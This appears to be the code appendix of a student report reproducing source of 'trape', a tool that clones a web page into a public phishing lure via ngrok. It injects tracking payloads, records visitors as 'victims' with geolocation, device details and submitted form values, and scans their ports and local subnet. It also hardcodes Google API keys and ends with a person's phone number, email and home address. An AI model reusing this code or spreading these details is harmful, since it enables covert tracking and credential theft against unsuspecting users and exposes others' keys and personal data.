**c = httplib.HTTPConnection('www.google.com', timeout=5)**

**try:**

**c.request("HEAD", "/")**

**c.close()**

**except Exception as e:**

**c.close()**

**utils.Go("\033[H\033[J")**

**utils.Go(utils.Color['whiteBold'] + "[" + utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" + utils.Color['redBold'] + " " + "NOTICE: " + utils.Color['white'] + "Trape needs Internet connection for working" + "\n\t")**

**sys.exit(0)**

**if (not(os.path.exists("trape.config"))):**

**self.trape\_config()**

**try:**

**config\_trape = json.load(open("trape.config"))**

**except Exception as error:**

**os.remove('trape.config')**

**self.trape\_config()**

**self.ngrok = config\_trape['ngrok\_token']**

**self.gmaps = config\_trape['gmaps\_api\_key']**

**self.ipinfo = config\_trape['ipinfo\_api\_key']**

**if self.gmaps == '':**

**self.gmaps = 'AIzaSyA30wEa2DwUuddmNTHvoprhnrB2w\_aCWbs'**

**self.googl = config\_trape['gshortener\_api\_key']**

**if self.googl == '':**

**self.googl = 'AIzaSyDHMDTOGo9L1OBl5vRxOVM6vpXOXVp5jCc'**

**parser = argparse.ArgumentParser("python trape.py -u <<Url>> -p <<Port>>", version=self.version)**

**parser.add\_argument('-u', '--url', dest='url', help='Put the web page url to clone')**

**parser.add\_argument('-p', '--port', dest='port', help='Insert your port')**

**parser.add\_argument('-ak', '--accesskey', dest='accesskey', help='Insert your custom key access')**

**parser.add\_argument('-l', '--local', dest='local', help='Insert your home file')**

**parser.add\_argument('-n', '--ngrok', dest='ngrok', help='Insert your ngrok Authtoken', action='store\_true')**

**parser.add\_argument('-ic', '--injectcode', dest='injc', help='Insert your custom REST API path')**

**parser.add\_argument('-ud', '--update', dest='update', action='store\_true', default=False, help='Update trape to the latest version')**

**options = parser.parse\_args()**

**self.type\_lure = 'global'**

**# Check current updates**

**if options.update:**

**utils.Go("\033[H\033[J")**

**utils.Go("Updating..." + " " + utils.Color['blue'] + "trape" + utils.Color['white'] + "..." + "\n")**

**subprocess.check\_output(["git", "reset", "--hard", "origin/master"])**

**subprocess.check\_output(["git", "pull"])**

**utils.Go("Trape Updated... Please execute again...")**

**sys.exit(0)**

**if options.url is None:**

**utils.Go("\033[H\033[J")**

**utils.Go("----------------------------------------------")**

**utils.Go("" + " " + utils.Color['redBold'] + "TRAPE" + utils.Color['white'] +" {" + utils.Color['yellowBold'] + "stable" + utils.Color['white'] + "}" + utils.Color['white'] + " - " + "Osint and analytics tool" + " " + "<" +utils.Color['white'])**

**utils.Go("----------------------------------------------")**

**utils.Go("| v" + utils.Color['redBold'] + "2.0" + utils.Color['white'] + " |")**

**utils.Go("--------" + "\n")**

**utils.Go(utils.Color['whiteBold'] + "[" + utils.Color['greenBold'] + "!" + utils.Color['whiteBold'] + "]" + " " + utils.Color['white'] + "Enter the information requested below to complete the execution" + utils.Color['white'])**

**utils.Go("")**

**options.url = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " Enter a URL to generate the lure" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**if options.port is None:**

**options.port = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " What is your port to generate the server?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**while utils.checkPort(int(options.port)) == False:**

**utils.Go("\033[H\033[J")**

**utils.Go("----------------------------------------------")**

**utils.Go("" + " " + utils.Color['redBold'] + "TRAPE" + utils.Color['white'] +" {" + utils.Color['yellowBold'] + "stable" + utils.Color['white'] + "}" + utils.Color['white'] + " - " + "Osint and analytics tool" + " " + "<" +utils.Color['white'])**

**utils.Go("----------------------------------------------")**

**utils.Go("\n")**

**utils.Go(utils.Color['whiteBold'] + "[" + utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" + utils.Color['redBold'] + " " + "ERROR:" + " " + utils.Color['whiteBold'] + "The port: " + options.port + utils.Color['white'] + " " + "is not available, It was previously used (" + utils.Color['yellow'] + "Use another port" + utils.Text['end'] + ")" + "\n\n")**

**options.port = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " What is your port to generate the server?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**#while utils.checkUrl(str(options.url)) == False:**

**options.url = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " Enter a URL to generate the lure" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**utils.Go("")**

**utils.Go(utils.Color['greenBold'] + "-" + utils.Color['white'] + " Successful " + utils.Color['greenBold'] + "startup" + utils.Color['white'] + ", get lucky on the way!" + utils.Color['white'])**

**utils.Go("")**

**time.sleep(0.1)**

**s = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)**

**s.connect(("8.8.8.8", 80))**

**self.localIp = s.getsockname()[0]**

**self.app\_port = int(options.port)**

**self.url\_to\_clone = str(options.url)**

**if self.url\_to\_clone[0:4] != 'http':**

**self.url\_to\_clone = 'http://' + self.url\_to\_clone**

**self.victim\_path = options.url.replace("http://", "").replace("https://", "")**

**if (options.ngrok or (self.ngrok != "")):**

**if self.ngrok == '':**

**utils.Go("\033[H\033[J")**

**self.ngrok = raw\_input("What is your nGrok token?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**if (self.ngrok != ''):**

**from core.ngrok import ngrok**

**import os.path as path**

**v\_ngrok = ngrok(self.ngrok, self.app\_port, stat, self.stats\_path)**

**else:**

**utils.Go(utils.Color['whiteBold'] + "[" + utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" + utils.Color['redBold'] + " " + "ERROR: " + " " + utils.Color['white'] + "Your nGrok authtoken can't be empty")**

**# Custom name of REST API**

**if (options.injc):**

**self.injectURL = options.injc**

**# Custom access token**

**if (options.accesskey):**

**self.stats\_key = options.accesskey**

**# Design principal of the header of trape**

**def header(self):**

**if self.stat == 1:**

**# Principal header of tool**

**utils.banner()**

**# Update verification**

**changeLog = requests.get("https://raw.githubusercontent.com/jofpin/trape/master/version.txt", timeout = 4)**

**changeLog = changeLog.text.split(" ")[1]**

**changeLog = changeLog.strip()**

**if changeLog != self.version:**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['yellowBold'] + "@" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['whiteBold'] + " " + "UPDATES:" + " " + utils.Color['yellowBold'] + "NEW VERSION IS AVAILABLE: " + utils.Color['white'] + "v" + utils.Color['redBold'] + changeLog + utils.Color['white'] + " " + "(install changes)")**

**utils.Go("")**

**else:**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['yellowBold'] + "@" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['whiteBold'] + " " + "UPDATES:" + " " + utils.Color['greenBold'] + "RUNNING RECENT VERSION" + utils.Color['white'])**

**utils.Go("")**

**# Local information vars**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['whiteBold'] + "LOCAL INFORMATION" + utils.Text['end'])**

**utils.Go("\t" + "-------------------")**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " Lure for the users: " + utils.Color['blue'] + 'http://' + self.localIp + ':' + str(self.app\_port) + '/' + self.victim\_path)**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " Your REST API path: " + utils.Color['blue'] + 'http://' + self.localIp + ':' + str(self.app\_port) + '/' + self.injectURL + utils.Color['white'])**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " Control Panel Link: " + utils.Color['blue'] + "http://127.0.0.1:" + utils.Color['blue'] + str(self.app\_port) + '/' + self.stats\_path)**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " Your Access key: " + utils.Color['blue'] + self.stats\_key + utils.Color['white'])**

**utils.Go("")**

**if self.ngrok != '':**

**if self.googl == '':**

**self.googl = 'AIzaSyCPzcppCT27KTHnxAIQvYhtvB\_l8sKGYBs'**

**try:**

**opener = urllib2.build\_opener()**

**pLog = 4040**

**ngrokStatus = str(opener.open('http://127.0.0.1:' + str(pLog) + '/api/tunnels').read()).replace('\n', '').replace(' ', '')**

**time.sleep(0.5)**

**ngrokUrlPos = ngrokStatus.find('ngrok.io')**

**if ngrokUrlPos <= 0:**

**time.sleep(4)**

**ngrokStatus = str(opener.open('http://127.0.0.1:' + str(pLog) + '/api/tunnels').read()).replace('\n', '').replace(' ', '')**

**ngrokUrlPos = ngrokStatus.find('ngrok.io')**

**if ngrokUrlPos >= 0:**

**ngrokStatus = ngrokStatus[ngrokUrlPos-25:ngrokUrlPos+28]**

**ngrokUrlPos = ngrokStatus.find('http')**

**ngrokUrlPos2 = ngrokStatus.find('.io')**

**ngrokStatus = ngrokStatus[ngrokUrlPos: ngrokUrlPos2] + '.io'**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['whiteBold'] + "PUBLIC INFORMATION" + utils.Text['end'])**

**utils.Go("\t" + "-------------------")**

**r = utils.gShortener(self.googl, ngrokStatus.replace('https', 'http') + '/' + self.victim\_path)**

**self.nGrokUrl = ngrokStatus.replace('https', 'http')**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['yellow'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " Public lure: " + utils.Color['blue'] + self.nGrokUrl + '/' + self.victim\_path + utils.Color['white'])**

**utils.Go(utils.Color['white'] + "\t" + utils.Color['yellow'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " Control Panel link: " + utils.Color['blue'] + ngrokStatus.replace('https', 'http') + '/' + self.stats\_path + utils.Color['white'])**

**else:**

**utils.Go(utils.Color['red'] + "\t" + utils.Color['green'] + "-" + utils.Color['white'] + "--" + utils.Color['red'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " We can't connect with nGrok " + utils.Color['white'])**

**except Exception as e:**

**utils.Go(utils.Color['white'] + "[" + utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" + utils.Color['redBold'] + " " + "ERROR: " + " " + utils.Color['white'] + e.message)**

**utils.Go(utils.Color['red'] + "\t" + utils.Color['green'] + "-" + utils.Color['white'] + "--" + utils.Color['red'] + "=" + utils.Color['white'] + "[" + utils.Color['white'] + " We can't connect with nGrok " + utils.Color['white'])**

**utils.Go("\n" + utils.Color['white'])**

**utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + ">" + utils.Color['white'] + "]" + utils.Color['whiteBold'] + " " + "Start time:" + " " + utils.Color['white'] + self.date\_start)**

**utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + "?" + utils.Color['white'] + "]" + utils.Color['white'] + " " + "Do not forget to close " + self.name\_trape + ", after use. Press Control C" + " " + utils.Color['white'] + '\n')**

**utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + "¡" + utils.Color['white'] + "]" + utils.Color['white'] + " " + "Waiting for the users to fall..." + "\n")**

**# Important: in the process of use is possible that will ask for the root**

**def rootConnection(self):**

**pass**

**# Detect operating system, to compose the compatibility**

**def loadCheck(self):**

**utils.checkOS()**

**# the main file (trape.py)**

**def main(self):**

**import core.sockets**

**# Create config file**

**def trape\_config(self):**

**utils.Go("\033[H\033[J")**

**utils.Go("----------------------------------------------------------")**

**utils.Go("" + " " + utils.Color['redBold'] + "TRAPE" + utils.Color['white'] +" {" + utils.Color['yellowBold'] + "stable" + utils.Color['white'] + "}" + utils.Color['white'] + " - " + "Configuration zone to use the software" + " " + "<" + utils.Color['white'])**

**utils.Go("----------------------------------------------------------")**

**utils.Go("| v" + utils.Color['redBold'] + "2.0" + utils.Color['white'] + " |")**

**utils.Go("--------" + "\n")**

**utils.Go(utils.Color['whiteBold'] + "GENERAL CONFIG" + utils.Color['white'])**

**utils.Go("------")**

**utils.Go("Through this section you will configure the resources required \nfor an effective function of trape, please complete the following steps, below. \nKeep in mind that if the data is incorrect this tool will not work." + utils.Color['white'])**

**utils.Go("")**

**utils.Go(utils.Color['whiteBold'] + "NGROK TOKEN" + utils.Color['white'])**

**utils.Go("------")**

**utils.Go("In the next section you must enter your Ngrok token, if you do not have \none register at (" + utils.Color['blueBold'] + "https://ngrok.com" + utils.Color['white'] + "), this data is necessary for the generation of public network tunnels.")**

**utils.Go("")**

**c\_nGrokToken = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " Enter your ngrok token" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**utils.Go("")**

**utils.Go(utils.Color['whiteBold'] + "GOOGLE API" + utils.Color['white'])**

**utils.Go("------")**

**utils.Go("You must register with the " + utils.Color['blueBold'] + "Google Console" + utils.Color['white'] + ", and get an API for maps and another for shortening. \nBy having these data you complete the settings")**

**utils.Go("")**

**c\_gMapsToken = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " What is your Google Maps Api Key?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**c\_gOoglToken = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " Enter your Goo.gl (shortener) Api Key (leave it empty if you don't have)" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**utils.Go("")**

**utils.Go(utils.Color['whiteBold'] + "IP INFO API" + utils.Color['white'])**

**utils.Go("------")**

**utils.Go("You must register with the " + utils.Color['blueBold'] + "https://ipgeolocation.io" + utils.Color['white'] + ", and get an API for geolocation. \nBy having these data you complete the settings")**

**utils.Go("")**

**c\_ipinfo = raw\_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " What is your IP Info Api Key?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])**

**utils.Go("")**

**utils.Go(utils.Color['greenBold'] + "-" + utils.Color['white'] + " Congratulations! " + utils.Color['greenBold'] + "Successful configuration" + utils.Color['white'] + ", now enjoy Trape!" + utils.Color['white'])**

**utils.Go("")**

**time.sleep(0.4)**

**if (c\_nGrokToken != '' and c\_gMapsToken != ''):**

**v = '{\n\t"ngrok\_token" : "' + c\_nGrokToken + '",\n\t"gmaps\_api\_key" : "' + c\_gMapsToken + '",\n\t"gshortener\_api\_key" : "' + c\_gOoglToken + '",\n\t"ipinfo\_api\_key" : "' + c\_ipinfo + '"\n}'**

**f = open ('trape.config', 'w')**

**f.write(v)**

**f.close()**

**else:**

**self.trape\_config()**

**def injectCSS\_Paths(self, code):**

**code = code.replace("[FAVICON\_HREF]", self.CSSFiles[0]['src'])**

**code = code.replace("[FAVICON\_PNG\_HREF]",self.CSSFiles[1]['src'])**

**code = code.replace("[BASE\_ICONS\_HREF]", self.CSSFiles[2]['src'])**

**code = code.replace("[STYLES\_HREF]", self.CSSFiles[3]['src'])**

**code = code.replace("[NORMALIZE\_HREF]", self.CSSFiles[4]['src'])**

**code = code.replace("[SERVICES\_ICONS\_HREF]", self.CSSFiles[5]['src'])**

**return code**

**# Autocompletion of console**

**if "nt" in os.name:**

**pass**

**else:**

**import readline**

**readline.parse\_and\_bind("tab:complete")**

**readline.set\_completer(utils.niceShell)**

**2. from socket import gethostname, gethostbyname**

**from threading import Lock**

**from flask import Flask, render\_template, session, request, json**

**from flask\_socketio import SocketIO, emit, join\_room, rooms, disconnect**

**import core.stats**

**import core.user**

**from user\_objects import attacks\_hook\_message**

**from core.utils import utils**

**from core.db import Database**

**import sys**

**# Main parts, to generate relationships among others**

**trape = core.stats.trape**

**app = core.stats.app**

**# call database**

**db = Database()**

**async\_mode = None**

**socketio = SocketIO(app, async\_mode=async\_mode)**

**thread = None**

**thread\_lock = Lock()**

**db.sentences\_victim('clean\_online', None, 2)**

**def background\_thread():**

**count = 0**

**@socketio.on("join", namespace="/trape")**

**def join(message):**

**try:**

**join\_room(message['room'])**

**session['receive\_count'] = session.get('receive\_count', 0) + 1**

**except Exception as error:**

**pass**

**@socketio.on("my\_room\_event", namespace="/trape")**

**def send\_room\_message(message):**

**try:**

**session['receive\_count'] = session.get('receive\_count', 0) + 1**

**hookAction = attacks\_hook\_message(message['data']['type'])**

**utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "@" + utils.Color['white'] + "]" + " " + hookAction + utils.Color['blue'] + message['data']['message'] + utils.Color['white'] + ' in '  + utils.Color['green'] + message['room'] + utils.Color['white'])**

**emit('my\_response', {'data': message['data'], 'count': session['receive\_count']},room = message['room'])**

**except Exception as error:**

**pass**

**@socketio.on("disconnect\_request", namespace="/trape")**

**def disconnect\_request(d):**

**try:**

**session['receive\_count'] = session.get('receive\_count', 0) + 1**

**emit('my\_response', {'data': 'Disconnected!', 'count': session['receive\_count']})**

**utils.Go(utils.Color['white'] + "[" + utils.Color['redBold'] + "-" + utils.Color['white'] + "]" + utils.Color['red'] + " " + "A victim has closed her connection with the following id:" + " " + utils.Color['green'] + d['vId'] + utils.Color['white'])**

**db.sentences\_victim('disconnect\_victim', d['vId'], 2)**

**except Exception as error:**

**pass**

**@socketio.on("error", namespace="/trape")**

**def socket\_def\_error(d):**

**pass**

**@socketio.on\_error("/trape")**

**def error\_handler(e):**

**pass**

**@app.route("/" + trape.home\_path)**

**def home():**

**gMaps\_free\_api\_key = 'AIzaSyBUPHAjZl3n8Eza66ka6B78iVyPteC5MgM'**

**if (trape.gmaps != ''):**

**gMaps\_free\_api\_key = trape.gmaps**

**shorten\_api = 'AIzaSyCPzcppCT27KTHnxAIQvYhtvB\_l8sKGYBs'**

**html = trape.injectCSS\_Paths(render\_template("home.html", async\_mode=socketio.async\_mode).replace('[OWN\_API\_KEY\_HERE]', gMaps\_free\_api\_key).replace('[LIBS\_SRC]', trape.JSFiles[1]['src']).replace('[TRAPE\_SRC]', trape.JSFiles[4]['src']))**

**return html**

**if \_\_name\_\_ == 'core.sockets':**

**try:**

**socketio.run(app, host= '0.0.0.0', port=trape.app\_port, debug=False)**

**except KeyboardInterrupt:**

**socketio.stop()**

**trape.validateLicense.terminate()**

**sys.exit(0)**

**3. import time**

**from core.dependence import urllib2**

**from flask import Flask, render\_template, session, request, json, Response**

**from core.user\_objects import \***

**import core.stats**

**from core.utils import utils**

**from core.db import Database**

**import os**

**import sys**

**import platform**

**from multiprocessing import Process**

**"""**

**from bs4 import BeautifulSoup**

**from urlparse import urlparse**

**import lxml**

**"""**

**# Main parts, to generate relationships among others**

**trape = core.stats.trape**

**app = core.stats.app**

**# call database**

**db = Database()**

**class victim\_server(object):**

**@app.route("/" + trape.victim\_path)**

**def homeVictim():**

**opener = urllib2.build\_opener()**

**headers = victim\_headers(request.user\_agent)**

**opener.addheaders = headers**

**"""**

**clone\_html  = opener.open(trape.url\_to\_clone).read()**

**soup = BeautifulSoup(clone\_html, 'lxml')**

**parsed\_uri = urlparse(trape.url\_to\_clone)**

**domain = '{uri.scheme}://{uri.netloc}/'.format(uri=parsed\_uri)**

**for s in soup.find\_all('script'):**

**url = s.get('src')**

**if url is not None:**

**if url.startswith('/'):**

**clone\_html = clone\_html.replace(url, domain + url)**

**for css in soup.find\_all('link'):**

**url = css.get('href')**

**if url is not None:**

**if url.startswith('/'):**

**clone\_html = clone\_html.replace(url, domain + url)**

**for img in soup.find\_all('img'):**

**url = img.get('src')**

**if url is not None:**

**if url.startswith('/'):**

**clone\_html = clone\_html.replace(url, domain + url)**

**"""**

**if (trape.type\_lure == 'local'):**

**html = assignScripts(victim\_inject\_code(render\_template("/" + trape.url\_to\_clone), 'payload', '/', trape.gmaps, trape.ipinfo))**

**else:**

**html = assignScripts(victim\_inject\_code(opener.open(trape.url\_to\_clone).read(), 'payload', trape.url\_to\_clone, trape.gmaps, trape.ipinfo))**

**return html**

**@app.route("/register", methods=["POST"])**

**def register():**

**vId = request.form['vId']**

**if vId == '':**

**vId = utils.generateToken(5)**

**victimConnect = victim(vId, request.environ['REMOTE\_ADDR'], request.user\_agent.platform, request.user\_agent.browser, request.user\_agent.version,  utils.portScanner(request.environ['REMOTE\_ADDR']), request.form['cpu'], time.strftime("%Y-%m-%d - %H:%M:%S"))**

**victimGeo = victim\_geo(vId, request.form['city'], request.form['country\_code2'], request.form['country\_name'], request.form['ip'], request.form['latitude'], request.form['longitude'], request.form['isp'], request.form['country\_code3'], request.form['state\_prov'], '', request.form['zipcode'], request.form['organization'], str(request.user\_agent), '')**

**vRA = request.environ['REMOTE\_ADDR']**

**gHA = Process(target=getHostsAlive, args=(vRA, vId,))**

**gHA.start()**

**utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "\*" + utils.Color['white'] + "]" + " A " + utils.Color['whiteBold'] + "user" + utils.Color['white'] + " has been connected from " + utils.Color['blue'] + victimGeo.ip + utils.Color['white'] + ' with the following identifier: ' + utils.Color['green'] + vId + utils.Color['white'])**

**cant = int(db.sentences\_victim('count\_times', vId, 3, 0))**

**db.sentences\_victim('insert\_click', [vId, trape.url\_to\_clone, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**db.sentences\_victim('delete\_networks', [vId], 2)**

**if cant > 0:**

**utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "\*" + utils.Color['white'] + "]" + " " + "It\'s the " + str(cant + 1) + " time for " + utils.Color['green'] + str(vId) + utils.Color['white'] + "@" + utils.Color['blue'] + victimGeo.ip + utils.Color['white'])**

**db.sentences\_victim('update\_victim', [victimConnect, vId, time.time()], 2)**

**db.sentences\_victim('update\_victim\_geo', [victimGeo, vId], 2)**

**else:**

**utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "\*" + utils.Color['white'] + "]" + " " + "It\'s the first time for " + utils.Color['green'] + str(vId) + utils.Color['white'] + "@" + utils.Color['blue'] + victimGeo.ip + utils.Color['white'])**

**db.sentences\_victim('insert\_victim', [victimConnect, vId, time.time()], 2)**

**db.sentences\_victim('insert\_victim\_data', [vId], 2)**

**db.sentences\_victim('insert\_victim\_battery', [vId], 2)**

**db.sentences\_victim('insert\_victim\_geo', [victimGeo, vId], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**@app.route("/nr", methods=["POST"])**

**def networkRegister():**

**vId = request.form['vId']**

**vIp = request.form['ip']**

**vnetwork = request.form['red']**

**if vId == '':**

**vId = utils.generateToken(5)**

**cant = int(db.sentences\_victim('count\_victim\_network', [vId, vnetwork], 3, 0))**

**if cant > 0:**

**db.sentences\_victim('update\_network', [vId, vnetwork, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**else:**

**db.sentences\_victim('insert\_networks', [vId, vIp, request.environ['REMOTE\_ADDR'], vnetwork, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + "+" + utils.Color['white'] + "]" + utils.Color['whiteBold'] + " " + vnetwork + utils.Color['white'] + " session detected from " + utils.Color['blue'] + vIp + utils.Color['white'] + ' ' + "with ID: " + utils.Color['green'] + vId + utils.Color['white'])**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**@app.route("/lr", methods=["POST"])**

**def locationRegister():**

**vId = request.form['vId']**

**lat = request.form['lat']**

**lon = request.form['lon']**

**db.sentences\_victim('location\_victim', [vId, lat, lon], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**@app.route("/lc", methods=["POST"])**

**def connectionRegister():**

**vId = request.form['vId']**

**con = request.form['con']**

**host = request.form['host']**

**db.sentences\_victim('connection\_victim', [vId, con, host], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**@app.route("/bs", methods=["POST"])**

**def batteryStatusRegister():**

**vId = request.form['id']**

**b\_data = request.form['d']**

**b\_type = request.form['t']**

**db.sentences\_victim('update\_battery', [vId, b\_data, b\_type], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**@app.route("/nm", methods=["POST"])**

**def navigationMode():**

**vId = request.form['id']**

**b\_data = request.form['d']**

**b\_data\_2 = request.form['dn']**

**db.sentences\_victim('update\_navigationmode', [vId, b\_data, b\_data\_2], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**@app.route("/rv")**

**def redirectVictim():**

**url = request.args.get('url')**

**if url[0:4] != 'http':**

**url = 'http://' + url**

**opener = urllib2.build\_opener()**

**headers = victim\_headers(request.user\_agent)**

**opener.addheaders = headers**

**html = assignScripts(victim\_inject\_code(opener.open(url).read(), 'vscript', url, trape.gmaps, trape.ipinfo))**

**return html**

**@app.route("/regv", methods=["POST"])**

**def registerRequest():**

**vrequest = victim\_request(request.form['vId'], request.form['site'], request.form['fid'], request.form['name'], request.form['value'], request.form['sId'])**

**db.sentences\_victim('insert\_requests', [vrequest, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + "=" + utils.Color['white'] + "]" + " " + 'Receiving data from: ' + utils.Color['green'] + vrequest.id + utils.Color['white']  + ' ' + 'on' + ' ' + utils.Color['blue'] + vrequest.site + utils.Color['white'] + '\t\n' + vrequest.fid + '\t' + vrequest.name + ':\t' + vrequest.value)**

**return json.dumps({'status' : 'OK', 'vId' : vrequest.id})**

**@app.route("/tping", methods=["POST"])**

**def receivePiregisterGPUng():**

**vrequest = request.form['id']**

**db.sentences\_victim('report\_online', [vrequest], 2)**

**db.sentences\_victim('update\_lastping', [vrequest, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vrequest})**

**@app.route("/cIp", methods=["POST"])**

**def changeLocalIp():**

**vrequest = request.form['id']**

**vIp = request.form['ip']**

**db.sentences\_victim('update\_localIp', [vrequest, vIp], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vrequest})**

**@app.route("/gGpu", methods=["POST"])**

**def setGpuInfo():**

**vId = request.form['vId']**

**vData = request.form['data']**

**db.sentences\_victim('update\_gpu', [vId, vData], 2)**

**return json.dumps({'status' : 'OK', 'vId' : vId})**

**def getHostsAlive(ip, vId):**

**hDB = Database()**

**try:**

**hDB.sentences\_victim('delete\_hostalive', vId, 2)**

**split\_ip = ip.split('.')**

**net = split\_ip[0] + '.' + split\_ip[1] + '.' + split\_ip[2] + '.'**

**if ip != '127.0.0.1':**

**if (platform.system()=='Windows'):**

**ping = 'ping -n 1 -w 5'**

**else:**

**ping = 'ping -c 1 -t 3'**

**for sub\_net in range(1, 255):**

**address = net + str(sub\_net)**

**response = os.popen(ping + ' ' + address)**

**for line in response.readlines():**

**if ('time=' in line.lower()):**

**lPos = line.find('time=')**

**tmpLine = line[lPos+5:lPos+15]**

**lPos = tmpLine.find('ms')**

**tmpLine = tmpLine[0:lPos+2]**

**hDB.sentences\_victim('register\_hostalive', [vId, address, tmpLine, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**break**

**else:**

**hDB.sentences\_victim('register\_hostalive', [vId, 'OWN HOST', 0, time.strftime("%Y-%m-%d - %H:%M:%S")], 2)**

**except ValueError:**

**pass**

**def assignScripts(code):**

**code = code.replace("base.js", trape.JSFiles[0]['src'])**

**code = code.replace("libs.min.js",trape.JSFiles[1]['src'])**

**code = code.replace("login.js", trape.JSFiles[2]['src'])**

**code = code.replace("payload.js", trape.JSFiles[3]['src'])**

**code = code.replace("trape.js", trape.JSFiles[4]['src'])**

**code = code.replace("vscript.js", trape.JSFiles[5]['src'])**

**code = code.replace("custom.js", trape.JSFiles[6]['src'])**

**return code**

**REFERENCES**

1. <https://github.com/jofpin/trape>
2. <https://www.offensive-security.com/metasploit-unleashed/scanner-ftp-auxiliary-modules/>
3. <https://pentestlab.blog/2012/03/01/attacking-the-ftp-service/>
4. <https://dashboard.ngrok.com/get-started/setup>
5. <https://ipgeolocation.io/>

**BIODATA**



Name : Ambika Prasad Swain

Mobile Number : 7894490228

E-mail : ambikaprasad.s@vitap.ac.in

Permanaent Address : 972/3026 Prakruti Vihar, Baramunda Bhubaneshwar,Odisha